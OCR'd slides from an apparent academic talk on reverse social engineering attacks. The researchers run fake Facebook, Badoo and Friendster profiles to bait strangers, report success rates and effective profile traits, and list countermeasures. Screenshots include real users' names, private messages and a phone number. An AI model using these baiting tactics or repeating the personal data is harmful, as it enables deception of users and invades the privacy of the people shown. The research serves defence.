
Alison and Giorgio Profeti are now friends. · Comment · Like


Alison and Tim Page are now friends. · Comment · Like

```
adding userID 740268996
adding userID 503801274
adding userID 611605887
adding userID 1396383565
adding userID 1526273025
adding userID 1104221792
adding userID 819593953
adding userID 1611061493
adding userID 1428304705
adding userID 19512192
adding userID 1307418875
adding userID 100000066318035
adding userID 100000055937720
adding userID 1821707518
adding userID 100000059177956
adding userID 1501557741
adding userID 1472203778
adding userID 1101703898
adding userID 543892703
adding userID 1382220005
adding userID 1134840081
adding userID 1459295524
adding userID 1745257731
adding userID 790207499
adding userID 578892825
adding userID 1649894914
adding userID 1535297438
adding userID 669725305
adding userID 1647460077
adding userID 1058588362
adding userID 1523773930
adding userID 100000050357865
adding userID 1559055353
adding userID 508354137
```

Facebook Experiment

- About 500,000 email queried
- 3.3% friend connect rate in 3 months
- Cascading effect based on reputation
- 0.37% average friend connect rate per month




hope to start working next week and to buy new music

Information

Relationship Status:
In an Open Relationship


Birthday:
July 2, 1983

Hometown:
Preston, United Kingdom

Friends

5,000 friends See All

Lennys Caters
Fernanda Sanchez
Ian Jobson
Di Paolo Daniele
Peter Warrior
Claude Theard
Valentin Banu
Kevin Carr
Marty Ahenakew
Gabriel A. Lema A.
Sonnyks Madalina
Ashok Bishnoi



Sergio Malchiodi
Today at 4:00pm

ciao
piacere di conoscerti parli italiano o i need write you...

Hello Alison,
I am Eric and I just logged in and read that you are in an open relationship. How is that working for you? I have had a little bit of experience with this but not a lot and I am looking for like-minded people who might be able to help me understand and manage them better.
Have a great day.
Eric

subject>
k's for accepting my application enjoy ur time regards

subject>
facebook keeps suggesting that we should be friends. ...

Congratulations............you are a beatiful and nice girl and Iwould like to know what are you doing ever, and Im your friend for everything
I know I need to practice the English..........sorry baby, but I wanted to tell you this words
Kisses
Erico

He thinks I am here to hook up with people, also, I made my own group...emotional support for people with problems, please consider joining for us all.

Gamaliel Malave
Yesterday at 12:1

Ray Goldberg
Yesterday at 7:58am

I don't know who you are but you keep showing up on my facebook "add Alison Price as your friend" ... so I tried to figure out who we knew in common... and I see you have like 20 billion friends ... guess I won't look thru them all, not even 1 page .. call me lazy ! But do you have any good cival attorney friends in the Arizona area ? Might like to talk to one of them !! Otherwise, you have a Fabulous Day and A Better Tomorrow My Friend Alison Price ! God Bless !

Dale Hunt
Yesterday at 1:31am

Robert Allison
Yesterday at 12:51am

hi the

hey thanks for you poke. would love to take you out sometime or just chat with you. give me a text if you like. 07595316778

Ryan xx

Carlos Gonzalez Gutierrez
Mon at 11:28pm

Hi
Hi Ali

Albert Yin
Mon at 6:11am


Suggestions
Lol facebook keeps suggesting you as a possible friend. W...

Dennis Earles
Mon at 6:07am

Where are you located?

3 Types of Real-World RSE Attacks

- Recommendation-Based
  - Mediated attack where Recommendation System performs baiting




Action

Attacker
(with a fake profile)

User

Recommendation System



View Videos of Me (1)

Edit My Profile

hope to start working next week and to buy new music

Too many connections.

Sorry, you cannot create any more connections.


Friends

5,000 friends See All


Lennys Caters
Fernanda Sanchez
Ian Jobson
Di Paolo Daniele
Peter Warrior
Claude Theard
Valentin Banu
Kevin Carr
Marty Ahenakew
Gabriel A. Lema A.
Sonnyks Madalina
Ashok Bishnoi

3 Types of Real-World RSE Attacks

- Demographic-Based – Mediated




- Visitor Tracking-Based – Direct




Experiment

- RSE attack on Facebook, Badoo and Friendster




Type of Attack	Facebook	Badoo	Friendster
Recommendation-Based	✓✠	-	-
Demographic- Based	✓	✓✠	✓
Visitor Tracking-Based	-	✓	✓✠

- Determine characteristics which make profiles effective


Social Network	Profile 1	Profile 2	Profile 3	Profile 4	Profile 5
Age	23	23	23	35	23
Sex	Male	Female	Female	Female	Female
Location	New York	New York	Paris	New York	New York
Picture*					

Recommendation Based (Facebook)

- 50,000 profiles queried per attack profile
  - Profiles 2 and 3 (girls) most successful
  - Profile 5 least effective




- 94% of messages sent after friend requests
- Most common 3-grams: "suggested you as" or "suggest I add"
- The baiting works




Demographic Based (Badoo)

- Created the fake profiles and occasionally updated to remain in search
  - Profile 5 was removed
  - Profiles 2 and 3 most successful again
  - Profile 5 not using actual photo was disabled




- 50% of visitors messaged Profile 2 and 3 (44% avg.)
- Most common 3-grams: “how are you”, “get to know”, and “would you like”
- Face-to-face relation




Visitor Based (Friendster)

- 42,000 users visited per attack profile
  - Number of users visited attack profiles back, consistent with Facebook
  - 0.25% to 1.2% per month



- Number of following friend requests or messages low in comparison

- Demographics similar to Facebook



Lessons Learned

- Pretexting – critical for RSE attacks
  - Excuse needed to "break the ice"
  - Recommendation systems (e.g. Facebook) provide strongest pretext
  - The Visitor Based attack was not effective (e.g. Friendster)
- Profile effectiveness
  - Attractive female profiles are highly successful
  - Can be tuned to demographics of target victim(s) (e.g. Badoo)

Countermeasures


- Perform recommendations based on very strong links
  - Ensure at least a few friends in common (or within n-degrees of separation)
- Adapt behavioural techniques to RSE techniques
  - Check accounts only performing a single action
  - Ensure bi-directional activity (i.e. profile also searches and adds users)
- CAPTCHAs for incoming friend requests

Chapter 3

- Cloned Profiles

Cloning attack

